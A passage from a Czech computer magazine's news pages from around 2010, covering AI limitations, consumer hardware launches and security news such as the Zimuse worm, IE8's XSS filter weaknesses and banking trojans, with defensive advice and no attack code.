Systém pro rozpoznávání tváře pracuje spolehlivě v 99 procentech případů. Nedokáže si však poradit se zpracováním nečekaných situací, jako například když místo obličeje umístíte před kameru jablko.

9 Blufování

Pokerový program „Polaris“, který sestavili na University of Alberta, to skoro dokáže. V roce 2008 hrál proti šesti lidem, z čehož třikrát vyhrál, dvakrát prohrál a jednou uhrál remízu. Hrál se však nejjednodušší verze pokeru, při které se příliš neblufuje.



10 Nezávislá činnost

Na University of Wales sestavili robota „Adama“, který dokáže vykonávat vědeckou činnost a z výsledků experimentů s genetickým materiálem kvasnic dokáže tvořit vlastní závěry. Ani on však nepracuje nezávisle.



Topfun On-line videopůjčovna

V polovině ledna byla zprovozněna nová on-line videopůjčovna Topfun. Filmy můžete sledovat z pohodlí domova, ale také odkudkoliv, kde se nachází připojení k internetu. Podle provozovatele nabízí nejširší databázi českých a zahraničních filmů. Filmy je možné zakoupit pro jedno zhlédnutí (mají ochranu DRM), ale i na dobu časově neomezenou. Vyznačící sledování filmů v televizoru mohou databázi využít i prostřednictvím set-top boxu dodávaného společností RIO Media. Diváci zde najdou 100 filmových novinek ročně od nezávislých filmových studií, zajištěných dodavatelem filmů Pragofilm, ale také předpremiéry pořadů TV Prima. V blízké budoucnosti nabídne Topfun své filmy i prostřednictvím Windows Media Centra. Půjčovné je 49 Kč na 24 hodin.

INFO: www.topfun.cz



Panasonic představil největší 3D televizor

Zatím největší 3D televizor s úhlopříčkou 152" (386 cm) je produktem firmy Panasonic. Založen je na technologii NeoPDP, takže spotřeba elektrické energie je asi čtyřikrát nižší než u běžných modelů. NeoPDP televizory Panasonic poskytují Full HD zobrazení pro levé a pravé oko, což je dvojnásobek objemu informací v plném Full HD rozlišení. Rozlišení panelu je 4 096 × 2 160 bodů. Výhodou televizoru je i možnost přepínání obrazu mezi běžným 2D a 3D zobrazením, takže na něm nadále můžete sledovat i normální filmy a relace. Spolu se 152palcovým modelem nabízí Panasonic i menší alternativy – 103" a 50" 3D Full HD panel, který se vejde i do běžného obývacího pokoje.

INFO: www.panasonic.cz

Micro USB disky Verbatim Miniaturní a odolné

Verbatim představuje druhou generaci svých Micro USB disků. Jsou dostupné v různých barvách a kapacitách, pouze 3 cm dlouhé, štíhlé jako mince a pojmul až 32 GB dat. Micro USB disky se dodávají v kapacitě 4 GB (za 339 Kč). Černé mají kapacitu 4, 8, 16 a 32 GB a stojí

259 – 1039 Kč. Micro USB disky jsou vyráběny prostřednictvím technologie System-in-Package (SiP), která integruje elektronické součástky v zapečetěném pouzdře. Díky tomu jsou odolné vůči prachu, vodě i statickým výbojům.

INFO: www.verbatim.cz

Pixma iP2700 Domácí tiskárna i fotolab

Stylová a jednoduchá domácí tiskárna od firmy Canon dostala označení Pixma iP2700. Disponuje technologií FINE (Full-photolithography Inkjet Nozzle Engineering), která nabízí tisk při rozlišení 4 800 × 1 200 dpi. Hodí se pro tisk dokumentů, webových stránek, ale i fotografií. Bezokrajově vytiskne fotografii 10 × 15 cm cca za 55 sekund.

INFO: www.canon.cz

Kamera Panasonic

První integrovaná 3D videokamera s Full HD

Společnost Panasonic představila první profesionální integrovanou 3D videokameru s Full HD rozlišením.

Dva objektiv, kamerová hlava a záznamové zařízení na paměťové karty nyní tvoří jediný kompaktní celek s nízkou hmotností, díky čemuž kamera

získává podstatně větší flexibilitu a mobilitu přímo v terénu. Nevýhodou v současnosti používaných 3D systémů jsou jejich velké rozměry a potřeba samostatných záznamových zařízení. V nové Full HD 3D videokameře Panasonic jsou však objektivy, kamerová hlava a duální záznamové zařízení na paměťové karty integrovány do jednoho celku s hmotností nižší než 3 kg. Ve videokameře jsou zároveň zakomponovány ovládací prvky pro nastavení stereoskopických parametrů, což ulehčuje její používání a ovládání. Panasonic představil svou 3D Full HD kameru na veletrhu spotřební elektroniky CES 2010 v Las Vegas, její uvedení na trh je plánováno na podzim 2010.


INFO: www.panasonic.cz



Technologie

Intel s Micronem na 25 nm

Společnosti Intel a Micron Technology ohlásily, že se jim jako prvním na světě podařilo vyrobit flash paměť (NAND) 25nanometrovou (nm) technologií. Ta nabízí cenově efektivnější způsob zvyšování kapacity například v multimediálních přehrávačích nebo na nových, vysoce výkonných SSD discích. Na flash paměť NAND jsou ukládána data, která zůstávají v paměti i po vypnutí daného zařízení. Celá 25nm technologie byla vyvinuta společným podnikem společností Intel a Micron na výrobu paměti NAND flash – IM Flash Technologies (IMFT). Díky tomuto procesu je možné uložit 8 GB na jedinou součástku NAND. Ta měří pouhých 167 mm², tedy tak málo, že se vejde do otvoru uprostřed kompaktního disku (CD).



Slunečnice.cz

Co se stahuje

Mezi vůbec nejčastěji stahované programy ze sekce Video serveru Slunečnice.cz patřil v prosinci 2009 přehrávač multimediálních souborů The KMPlayer, jehož součástí jsou i audio- a videokodeky. Podporuje velké množství formátů, a zvládá přehrát dokonce i poškozené či nekompletně stažené soubory.

Druhé místo obsadil Codec Pack All in 1, obsahující univerzální sadu kodeků pro přehrávání videa, titulků a zvuku. V žebříčku je těsně následován programem VLC media player (3. místo), přehrávačem hudebních a video formátů, který je vzhledem k nízkým systémovým požadavkům vhodný i pro starší počítače. Úspěšný byl také software DVD Shrink (4. příčka), jenž slouží jako nástroj pro zálohování DVD na pevný disk nebo na DVD-R. Mezi jeho důležité vlastnosti patří například možnost komprimace a částečné editace videa. Na 5. místě skončil audio- a videopřehrávač BSPlayer. Mezi další přehrávače, které se umístily v první desítce, patří Windows Media Player (6. pozice), jenž mimo jiné umožňuje poslech internetových rádií, sdílení knihovny multimédií či kopírování disků, a software GOM Player (9. místo), který vyniká jednoduchým ovládáním a podporuje například i tvorbu screenshotů.

Asus O!Play Air HDP-R3

Multimediální přehrávač nově s Wi-Fi a čtečkou karet

S multimediálním HD přehrávačem Asus O!Play Air HDP-R3 mohou uživatelé nově přistupovat k digitálnímu obsahu na různých místech včetně PC a síťových úložišť NAS bezdrátově. Toto univerzální zařízení nabízí přehrávání videa, fotografií i hudby a podporuje rozlišení High Definition a řadu formátů, včetně MPEG-1/2/4, H.264, VC-1 a RMVB. HD přehrávač přenáší data rychlostí až 600 Mb/s. Vestavěná čtečka paměťových karet umožňuje přístup k digitálním souborům a fotografiím

uloženým na kartách ve formátech CompactFlash (CF), Secure Digital (SD/MMC) nebo Memory Stick (MS/MS Duo). Kromě toho se nabízí možnost přenášet fotografie na další připojené disky. Tlačítko náhodného výběru hudby na přehrávači O!Play Air HDP-R3 zprostředkovává uživateli přístup k hudebním souborům umístěným ve všech úložných zařízeních připojených k zařízení.

INFO: www.asus.cz



OKI C711

LED tiskárna s nízkými náklady

Především do větších kanceláří je určena nová tiskárna OKI C711, která tiskne rychlostí až 34 barevných nebo 36 černobílých stránek za minutu. Podle výrobce je zajímavá nízkými náklady na tisk a malou spotřebou energie – v klidovém režimu činí spotřeba pouze 1,2 wattu. Jedna barevná stránka přijde s OKI C711 jen na 1,20 Kč.

Základní model je vybaven pětirádkovým LCD displejem, síťovým připojením a zásobníkem papíru na 630 listů. Náročnější uživatelé si mohou přidat duplexní jednotku či další zásobník papíru. Doporučená koncová cena začíná na částce 23 490 Kč bez DPH.

INFO: www.oki.cz

Canon EOS 550D

Zrcadlovka mezi EOS 500D a 7D

Vyplnit prostor mezi úspěšnou amatérskou zrcadlovkou EOS 500D a již poměrně drahým modelem 7D chce firma Canon novým fotoaparátem EOS 550D. Přichází s technologiemi, parametry a funkcemi, jimiž běžně disponují poloprofesionální digitální zrcadlovky, a mnoha ohledech se přibližuje právě modelu 7D – nabízí rozlišení 18 megapixelů, nahrávání videa v HD rozlišení (1 080p a 50 sn./s – model 500D zvládne jen 30 sn./s.), 3" displej s velkým rozlišením a na-

stavení světelnosti až na ISO 6400. Přítomnost zdiřky 3,5 mm pak umožňuje připojení externího mikrofonu pro záznam stereozvuku. Snímač CMOS má velikost APS-C a pro zpracování obrazu se používá procesor Canon DIGIC 4. Model 7D má sice tyto procesory dva, přesto zvládne model 550D snímek 3,7 snímku za sekundu. S modelem 7D má také stejný 63bodový systém měření iFCL.

Nový Canon EOS 550D zatím nenahrazuje model 500D (ten se

bude dodávat i dále), ale až se začne prodávat (patrně v březnu), měl by být jen asi o 2 000 Kč dražší a model 500D mírně zlevní. O digitální jednooké zrcadlovky je poměrně velký zájem – loni se jich prodalo asi 39 000 kusů a z toho asi 43 % je právě značky Canon.

Kromě nové zrcadlovky má Canon i řadu dalších novinek, jako například kompaktní přístroj Ixus 210 s velkým, 3,5" dotykovým displejem. Ten je využit pro ovládání, ale například i pro funkci Touch ATM, kdy mohou uživatelé zaostřit na požadovaný objekt v záběru tak, že se dotknou jeho obrazu na displeji. Nový PowerShot SX210 IS (nahrazuje SX200 IS) pak disponuje optikou s 14násobným zoomem a jeho rozsah začíná už na 28 mm. Fotoaparát umí samozřejmě i nahrávat video, a to v rozlišení HD Ready. Nabízí i manuální režim – nastavit lze clonu, rychlost závěrky, citlivost ISO i zaostření.

INFO: www.canon.cz

Minireproduktor na cesty


Nový přenosný reproduktor SP-i160 představila firma Genius. Vertikálně orientovaný 1,25" reproduktor umožňuje široký rozptýl zvuku. Jeho celkový hudební výkon činí 2 W a frekvenční rozsah je 80 Hz až 23 kHz. Odstup signálu od šumu dosahuje 80 dB. Zařízení disponuje vestavěnou lithiovou baterií s provozní dobou až osm hodin. Napájení reproduktoru je vyřešeno tradičním USB konektorem. O stavu napájení informují dvě LED diody – červená při nabíjení, modrá při plném nabití. Reproduktor má malou hmotnost (66 g) a rozměry. Firma Genius jej nabízí v bílé nebo černé barvě za doporučenou cenu 390 Kč.

INFO: www.genius-net.com



MALWARE VE SPAMU: LEHKÝ NÁRŮST

V současné době obsahuje nebezpečný škodlivý kód každý pětadvacátý spamový mail – se stoupající tendencí. V polovině loňského roku bylo ještě viry nebo malwarem nakaženo dvakrát méně nevyžádaných reklamních mailů.




Windows: Zákeřný virus

Škůdce maskovaný jako aktualizace Windows udělá z počítače zombie PC. E-mailová zpráva pocházející údajně od Microsoftu odkazuje na bezpečnostní aktualizaci XP, kterou si uživatel má stáhnout z webu. Soubor s vírem je kamuflován jako složka – po dvojitém kliknutí už se spustí program. Ten se nainstaluje do složky Po spuštění a nepozorovaně vytvoří spojení k hackerskému serveru. Nezapomínejte tedy, že Microsoft nikdy nerozesílá aktualizace elektronickou poštou, nýbrž jedine prostřednictvím funkce Windows Update.

INFO: microsoft.cz

Internet Explorer: Ochrana se slabinami



Zřídka k vidění: Bezpečnostní mezera v XSS ochraně často nebezpečné stránky neodhalí.

vaskriptový kód. Jím si hackeři mohou zjednat přístup k souborům cookie v napadeném počítači a vyčíst z nich tam obsažená přístupová data k jiným webovým stránkám. XSS ochrana v Internet Exploreru 8 kontroluje všechny odpovědi webových serverů na výskyt pochybných kódů. Odpovědi je však možné zmanipulovat tak, že kontrolní mechanismus v IE skrytý XSS kód neodhalí. Výrobci jiného ochranného softwaru, například vývojáři freewaru NoScript, kontrolují dotazové pakety, nikoliv odpověď serveru. Tak je možné útok snáze odhalit. Microsoft vydal záplatu v rámci hromadných aktualizací pro Internet Explorer

INFO: www.noscript.net

V Internet Exploreru 8 zavedl Microsoft ochranu proti útoku Cross Site Scripting (XSS ochrana), která má varovat před škodlivými kódy na webových stránkách. Jak tvrdí bezpečnostní expert Giorgio Maone, právě tato ochrana vykazuje slabá místa, která útočníkům umožňují propašovat na jednoduché HTML stránky ja-

NOVÁ

BEZPEČNOSTNÍ RIZIKA

ADOBE READER A ADOBE ACROBAT

V aplikacích Adobe Reader a Acrobat byla nalezena kritická zranitelnost. Tato zranitelnost může způsobit pád aplikace a potenciálně umožnit útočníkovi převzít kontrolu nad postiženým systémem.

ŘEŠENÍ Společnost Adobe doporučuje uživatelům Adobe Reader 9.2 a Acrobat 9.2 a starších verzí pro Windows, Macintosh a UNIX aktualizaci na Adobe Reader 9.3 a Acrobat 9.3. Uživatelům Acrobat 8.1.7 a starší verze pro Windows a Macintosh update na Acrobat 8.2. Více informací naleznete na stránkách adobe.com (konkrétně na www.adobe.com/support/security/bulletins/apsb10-02.html).

Info: zpravy.actinet.cz

MOZILLA FIREFOX

Bezpečnostní mezery v doplňcích browseru Firefox ohrožují mnoho počítačů. Podle expertů je takto postiženo více přídavných nástrojů.

ŘEŠENÍ Pravidelně kontrolujte, zda jsou pro doplňky k dispozici aktualizace. Za tím účelem klikněte v browseru na »Nástroje | Správce doplňků | Vyhledat aktualizace«.

Info: www.mozilla-europe.org

GIMP

Slabé místo ve funkci Gimpu »Read-Image()« způsobuje chybu „integer overflow“. Pak mohou útočníci propašovat do počítače vlastní záškodnický kód a spustit jej s oprávněním správce.

ŘEŠENÍ Mezerou jsou postiženy všechny verze do 2.6.7. Na záplatu výrobce pracuje.

Info: www.gimp.org

VIRY V ROUŠE BERÁNCŮ

V první polovině roku 2009 vzrostla nabídka virů, které se tváří jako bezpečnostní software, o 600 %.

Leden	22 218
Únor	45 712
Březen	43 156
Duben	89 383
Květen	132 624
Červen	152 197

Zdroj: Antiphishing.org

PŘEDPOVĚĎ NEBEZPEČÍ STŘEDNÍ RIZIKO

Na začátku nového roku se opět počítá s vlnou spamu. Reklamní mailů rovnou odstraňujte a neklikejte v nich na odkazy!



Server BIND: DNS s chybami

Chyba v bezplatném softwaru BIND pro DNS servery může způsobit, že hackeři dokážou přesměrovat webové adresy na libovolné IP adresy. Servery BIND (Berkeley Internet Name Domain) se používají především v podnicích a ukládají do front požadavky na DNS. Útočníci ukrývají škodlivý kód v doplňkové sekci odpovědi DNSSEC. Výrobce softwaru ISC už zareagoval a na své webové stránce nabízí aktualizaci.

INFO: www.isc.org



2x
výkonnější než
superpočítače
jsou současné
sítě botů – hlásí
Kaspersky.

Nový Avast

Alwil Software, tvůrce bezplatného bezpečnostního programu Avast! antivirus, uvádí na trh nové verze svých programů. Verze 5.0 nabízí antivirové a anti-malwarové řešení, a to navíc zdarma. Společně s bezplatnou verzí přichází na trh také prémiový produkt Internet Security a nová verze placeného antiviru Avast! Pro Antivirus 5.0

Technický přehled:

AVAST! FREE ANTIVIRUS 5.0

Avast! Free Antivirus nahrazuje předešlou verzi Avast! Home Edition. Nabízí stejné detekční schopnosti jako oba placené programy a v žádném případě se nejedná o polovičatou nebo neúplnou verzi.

AVAST! INTERNET SECURITY 5.0

Avast! Internet Security poskytuje komplexní ochranu pro uživatele, kteří běžně

využívají internetové bankovníctví a také na internetu nakupují. Tento program poskytuje ochranu proti hrozbám z infikovaných webů a také proti stále rostoucímu riziku krádeží identity. Avast! Internet Security obsahuje i inteligentní firewall a anti-spam/antiphishing. Navíc nabízí moduly antivirus, anti-spyware, antirootkit, script-blocker a další ochrany poskytované v reálném čase. Licence Avast! Internet Security pro tři počítače stojí 1 699 Kč bez DPH.

AVAST! PRO ANTIVIRUS 5.0

Avast! Pro Antivirus nahrazuje předešlý Avast! Professional Edition. Tento program je vhodný pro IT odborníky, ale také pro využití v menších firmách, kde je třeba kombinovat antivirus s moduly firewallu a antisplamu od jiných výrobců. Avast! Pro Antivirus obsahuje sandbox virtualizaci a ochranu proti škodlivým

skriptům, které jsou spouštěny lokálně nebo přes vzdálenou správu. Licenci Avast! Pro Antivirus je možné zakoupit pro 1, 3, 5 a 10 počítačů. Cena licence pro jeden počítač na jeden rok je 899 Kč bez DPH.



Internetové hyeny

Podvodné webové stránky nabízející nové zprávy týkající se zemětřesení na Haiti infikují počítače uživatelů a plní e-mailové schránky zprávami, které požadují dary pro Haiti.

Přírodní katastrofy a obecně špatné zprávy jsou pro původce počítačové kriminality záminkou k podvodnému jednání. Ať už jsou to vlny tsunami, pád letadla Air France či smrt Michaela Jacksona – všechny tyto události byly v minulosti zneužity. Aktuálně je podobně zneužíváno zemětřesení na Haiti.

Protože lidé mají sklony vždy vyhledávat informace o aktuální tragédii na internetu, využili toho on-line útočníci a vytvořili mnoho webových stránek, které nabízejí „exkluzivní zprávy“ či videa z Haiti zasaženého zemětřesením. Ve skutečnosti se však snaží infikovat návštěvníkův počítač prostřednictvím malwaru. Počítače uživatelů jsou nejčastěji napadány škodlivými kódy, které následně nabízejí falešné antivirové produkty. Cílem je přinutit uživatele k nákupu bezcenného antivirového programu.

Další forma aktuálních útoků spočívá ve formě spamových e-mailů volajících po „dobročinných darech“ (v angl. charitable donations) pro ostrov zasažený přírodní katastrofou. Objevily se i varianty přímých prosb od lidí, prohlašujících, že byli obětí této katastrofy a prosí o pomoc. Tyto e-maily obvykle obsahují odkazy, na které mají uživatelé kliknout. Následně je uživatel přesměrován na stránky, které buď opakují výše zmíněné, případně rovnou žádají uživatele o převod finanční částky na konkrétní účet či poskytnutí detailů kreditní karty k převodu peněz. Nejen nutné zdůrazňovat, že takto převedené peníze ke skutečným obětem na Haiti nikdy nedorazí.

ESET doporučuje uživatelům počítačů používat k vyhledávání aktuálních zpráv pouze dobře známé a legitimní zpravodajské servery. Je třeba rovněž velmi opatrně přistupovat k nejrůznějším sbírkám všeho druhu. Doporučujeme uživatelům směřovat svou pomoc přes charitativní organizace, které znají.

INFO: www.eset.cz

Z „vtipu“ nebezpečná hrozba?

Na začátku šlo možná jen o zlomyslný vtíp nebo záměr poškodit komunitu motorkářů ve slovenském Liptově, ale červ s označením Win32/Zimuse (varianta A nebo B) se v průběhu krátké doby stal celosvětovou hrozbou. Červ při splnění určitých podmínek přepíše začátky disků v počítači, čímž se data z nich stanou fakticky nedostupná, jejich obnova je velmi komplikovaná a vyžaduje specializovaný software nebo firmu. Od objevení Win32/Zimuse zachytil ESET řádově stovky infikovaných počítačů. V prvních dnech bylo zasaženo hlavně Slovensko (více než 90 % všech infekcí). Momentálně je nejvíce počítačů zasaženo v USA, na Slovensku, v Thajsku a Španělsku a s odstupem následují další země včetně České republiky.

Červ slovenského původu se šíří dvěma způsoby – buď je nastražen na legitimních stránkách v podobě samorozbalovacího ZIP balíčku, nebo jako zábavný IQ test program a šíří se prostřednictvím USB klíče. Právě jeho schopnost šířit se pomocí vyměnitelného média způsobuje, že počet celosvětově infikovaných PC narůstá. Dosud byly objeveny dvě varianty: Win32/Zimuse.A a Win32/Zimuse.B, které se kromě použité metody sociálního inženýrství liší v načasování. Jestliže první varianta potřebuje 10 dní na to, aby se začala šířit přes USB klíče, u druhé je tato doba zkrácena na 7 dní od instalace. Taktéž spuštění destrukční rutiny je zkráceno z původních 40 dní na 20. Ta se navíc spustí i tehdy, pokud se při odstraňování červa nepoužije správný postup. Je to jakási analogie stříhání drátků při zneškodňování bomby, jak to známe z filmů – pokud přestřihneme ten nesprávný, je konec.

Existuje podezření, že červ byl určen k infikování počítačových příznivců motoklubu v Liptově. Později však z této komunity unikl a problémy nastaly, když se staly jeho obětí firemní počítače. Infiltrace připomínala svým chováním svého času proslavenou infiltrace OneHalf. Tyto infiltrace měly v některých případech společné znaky, obě pocházely ze Slovenska a způsobily úplnou nefunkčnost napadeného systému. Nová infiltrace není tak sofistikovaná a nešifruje data na disku, jak tomu bylo v případě infiltrace OneHalf, ale poškozuje MBR fyzických disků. OneHalf připomíná i vyčkávání. Infiltrace dokončí dílo zkázy až po čtyřiceti dnech od infikování počítače. ESET proto doporučuje uživatelům jednoduché bezpečnostní opatření, které umožní předejít ztrátě dat při poškození PC počítačovým červem – zálohovat důležitá data.

INFO: www.noscript.net

Hackeri prolamují bankovní účty

TAN, iTAN, chipTAN – aktuální bezpečnostní standardy bank mají jedno společné: všechny jsou nespolehlivé.

Už delší dobu je známo, že obvyklé metody využívající čísel PIN/TAN nejsou zcela bezpečné. Nyní chtějí banky čelit útokům novými postupy – ale i ty už byly prolomeny: německému kriminálnímu úřadu BKA je známo více napadení, při nichž hackeri prostřednictvím útoku „man in the middle“ dokázali změnit iTAN převody. Přitom se využitím bezpečnostních mezer v různých programech nainstaluje do počítače oběti trojský kůň, který sleduje provoz na síti. Jakmile uživatel uskuteční peněžní převod, virus v něm pouze pozmění příjemce a částku. Navíc virus dokonce dokáže zfalšovat pozdější on-line výpis z účtu, takže se uživatel o zmanipulovaném převodu dozví teprve tehdy, až si přímo v bance vyzvedne tištěný výpis.

Nejnovější obrana peněžních ústavů se jmenuje chipTAN. Banky zde sázejí na malý přístroj, který je vybaven fototranzistorem. Jakmile uživatel odešle převodní příkaz, na

obrazovce PC se objeví blikající fotokód. Tento kód rozpozná zmíněný přístroj a ukáže převodní údaje a TAN, které transfer legitimuje. Ale i na domněle bezpečné chipTAN přístroje už hackeri našli triky: trojské koně v PC udělají z jednotlivého příkazu hromadný příkaz. Na chipTAN přístroji se pak zobrazí jen celkový obnos, nikoli už údaje o příjemci.

Ochrana zdarma: Používejte mTAN

Hackeri i přes nové ochranné mechanismy sázejí na lajdáctví uživatelů, neboť jen někteří z nich kontrolují jména příjemců. Bránit se můžete tak, že budete používat postup zvaný mTAN – při něm vám banka pošle údaje o příjemci a TAN prostřednictvím SMS na váš mobilní telefon. Ostatní varianty jsou méně bezpečné nebo – jako chipTAN – stojí peníze. Důležité: Vždy porovnejte příjemce a peněžní částku z SMS s údaji na obrazovce.

INFO: www.sparkasse.de

Brzdí hackeri rozvoj?

Jak vyplývá z průzkumu společnosti Symantec, strach z hackerů, kteří se zaměří na novější software ve stolních počítačích a najdou zranitelná místa, představoval při zvažování upgradů hlavní obavu více než třetiny (35 %) evropských podniků. Průzkum také ukázal, že evropští pracovníci s rozhodovací pravomocí v oblasti IT v uplynulých třech letech spíše inovovali balíček televizních programů (45 %) nebo kupovali dražší letenky (35 %), než upgradovali podnikový software ve stolních počítačích.

Průzkum, v němž bylo dotázáno 1 400 pracovníků s rozhodovací pravomocí v oblasti IT ve Velké Británii, Francii, Německu a Itálii, ukázal, že obavy o bezpečnost do značné míry podněcuje to, jak o uvádění nového softwaru na trh informují média. Téměř dvě třetiny všech evropských podniků (62 %) připustily, že jejich rozhodování o upgradu ovlivnily negativní zprávy v tisku. Zdá se, že společnosti v celé Evropě mají zcela opatrný přístup k upgradu, ale jejich důvody se velice liší. Jedna třetina podniků v Německu (34 %) uvedla, že spíše upgradují pouze tehdy, pokud by pro ně neupgradování bylo zdrojem rizik nebo problémů. Čtvrtina italských dotazovaných podniků (26 %) uvedla, že raději počkají do doby, než up-

graduje většina trhu a prokáže se, že je technologie bezpečná. 26 % francouzských podniků by uvažovalo o upgradu pouze tehdy, pokud by se tím nezpomalily počítače.

„Souhrnným poznatkem z tohoto průzkumu je, že evropské podniky jsou nervózní z přechodu na nové verze softwaru,“ řekl Robert Mol, Principal Product Marketing Manager EMEA, Symantec Endpoint Management and Security. „Je zajímavé vidět, jak se v těchto rozdílech a délce odložené investice odrážejí kulturní rozdíly. Čtvrtina evropských podniků (27 %) uvedla, že upgrade odloží nejméně o dalších 12 měsíců. Německé společnosti jsou však optimističtější a odložení investice plánuje méně než pětina (19 %) z nich.“ Obavy o zabezpečení a narušení činnosti firmy způsobily, že více než dvě třetiny (72 %) evropských podniků stále používají operační platformu Microsoft Windows XP a pouze 15 % upgradovalo na systém Windows Vista.

„Při každém uvedení nové verze softwaru se objeví množství problémů způsobených hackery, kteří se ihned snaží odhalit všechna možná zranitelná místa, a to se samozřejmě dostává do titulků všech médií,“ řekl Robert Mol, společnost Symantec. Je důležité, aby byly podniky dobře informované, když rozhodují o upgradech softwaru, a věděly, jak nejlépe řešit problémy s přechodem na novější verze, aby mohly vytvořit lépe zabezpečené a bezpečnější výpočetní prostředí pro budoucnost.“

NOVÁ

BEZPEČNOSTNÍ RIZIKA

ADOBE ACROBAT

Pomocí zmanipulovaného PDF souboru mohou hackeři nainstalovat v napadeném počítači škodlivý kód. Útočníci přitom využívají metodu „heap spraying“, pomocí níž kód rozdělí v paměti RAM a potom jej vyvolají prostřednictvím javaskriptu.

ŘEŠENÍ Adobe pracuje na záplatě, která má být brzy k dispozici.

Info: www.adobe.com

Apple iPhone/iPod touch

V produktech iPhone a iPod touch firmy Apple bylo nalezeno několik zranitelností zneužitelných k obcházení určitých bezpečnostních opatření a ke kompromitaci systému a majících na svědomí možnost úniku citlivých informací. Mimo jiné se jedná o chybu v ověřování vstupu systému CoreAudio, zranitelnost v ImageIO a chyby v balíku WebKit. Chyby jsou údajně opraveny ve verzi 3.1.3 operačního systému iPhone OS pro obě platformy (<http://support.apple.com/kb/HT4013>). Více na webu podpory společnosti Apple.

INFO: zpravy.actinet.cz

Internet Explorer 6, 7, 8: Oprava chyby

14. ledna obdržel Microsoft upozornění na možnost zneužití Internet Exploreru, které v některých specifických případech umožňuje na dálku spustit na počítači uživatele škodlivý kód. Do současné doby bylo zaznamenáno jen několik útoků proti verzi Internet Explorer 6, které byly vedeny po navštívení infikovaných webových stránek. Uživatelé tedy měli minimalizovat návštěvy neznámých webových stránek, neotevírat e-maily od neznámých uživatelů, neklikat na odkazy v neznámých e-mailech a pravidelně stahovat aktualizace softwaru. Hned následující den po prvních testech Microsoft vydal doporučení, jak riziko minimalizovat. Těmito kroky jsou přechod na poslední verzi Internet Explorer 8 (IE8), nastavit zabezpečení Internet Exploreru na vysoký stupeň („High“), povolit tzv. DEP (Data Execution Prevention – v IE8 je toto nastavení automatické), dále mít zapnutý firewall, aktuální antivirový program a mít nainstalované všechny bezpečnostní aktualizace.

19. ledna Microsoft zveřejnil bezpečnostní aktualizaci pro Internet Explorer verze 6, 7 a 8, která odhalenou chybu opravuje. Aktualizace je uživatelům dostupná na adrese <http://www.microsoft.com/technet/security/bulletin/ms10-002.msp>. Doporučujeme všem uživatelům, aby si tuto aktualizaci nainstalovali co nejdříve. Uživatelům používajícím službu Microsoft Automatic Update se aktualizace stáhne a nainstaluje automaticky; v případě, že nemají tuto službu zapnutou, mohou si ji stáhnout manuálně. Více informací naleznete na blogu Microsoft Security Response Center <http://blogs.technet.com/msrc/>. Doposud bylo zaznamenáno pouze omezené množství útoků, které byly vedeny proti Internet Exploreru 6. Všem uživatelům starších verzí Internet Exploreru lze ale doporučit aktualizovat svůj prohlížeč na Internet Explorer 8, který poskytuje vyšší úroveň zabezpečení.

INFO: www.microsoft.cz

Microsoft SideWinder X4 Nová klávesnice pro hráče

Především pro hráče počítačových her je určena klávesnice SideWinder X4 firmy Microsoft. Nový model doplňuje stejnojmennou řadu herních periférií o technologii „anti-ghosting“, která rozezná až 26 současně stisknutých kláves. Podporuje také nastavitelné podsvícení kláves, pokročilou správu makro (pomocí nich lze sloučit více kláves do jedné a ušetřit si tak čas opakováním častých klávesových zkratk) nebo přepínání mezi mody a profily. Vedle hráčů ocení 18 programovatelných tlačítek i programátoři. Profesionální herní klávesnice SideWinder X4 bude k dostání v maloobchodních sítích v březnu za doporučenou cenu 1 499 Kč.

INFO: microsoft.com/cze/hardware



Kingston SSDNow V+

SSD disky s vyšší kapacitou

Společnost Kingston uvedla na trh druhou generaci SSD disků Kingston SSDNow V+. Nejvyšší z nově uvedených modelů má kapacitu dokonce 512 GB a podle vyjádření výrobce je rychlejší než předchozí generace. Disky jsou vybaveny technologií TRIM, která má zajistit dosahování optimální rychlosti zápisu po celou dobu životnosti SSD disku. Disky Kingston SSDNow V+ jsou k dispozici v provedení s kapacitou 64 GB, 128 GB, 256 GB a 512 GB

a prodávají se jak samostatně, tak jako součást balíčku spolu s „klonovacím“ softwarem, rámečkem s USB připojením, 2,5 až 3,5 redukci, napájecími kabely a datovými kabely SATA. Kingston na tyto disky poskytuje tříletou záruku. Sekvenční rychlost je podle výrobce 230 MB/s při čtení a 180 MB/s při zápisu. Cena se pohybuje od 5 000 Kč (za 64GB verzi) po 37 000 Kč (512 GB). To je bohužel stále hodně.

INFO: www.kingston.com/europe



Gigabit NAS od Verbatimu Snadná správa a sdílení dat

Nový externí pevný disk Gigabit NAS (Network Attached Storage) od Verbatimu umožňuje ukládat a sdílet soubory a složky prostřednictvím počítačové sítě. Disk nabízí řešení centralizovaného ukládání dat pro domácnosti i malé kanceláře. Uživatelé mohou odlehčit pevným diskům ve svém počítači a uložit na tento sdílený disk například multimediální soubory a bezdrátově k nim přistupovat z několika počítačů nebo digitálních přehrávačů médií (např. PlayStation 3 a Xbox). Dva hostitelské USB 2.0 konektory umožňují připojení tiskárny, dodatečných pevných disků

nebo jiných úložných zařízení. Nechybí ani klient sítě torrent či FTP server. Sif lze nastavit a používat prostřednictvím protokolu Samba. Pro jednodušší zálohování poslouží software Nero BackItUp 4, který je rovněž součástí balení. Disk Gigabit NAS od Verbatimu je již k dostání v obchodech, a to v kapacitách 500 GB a 1 TB za cenu 3 929 Kč, resp. 4 359 Kč (doporučená maloobchodní cena).

INFO: www.verbatim.cz



HAL3000 Alien s novými procesory

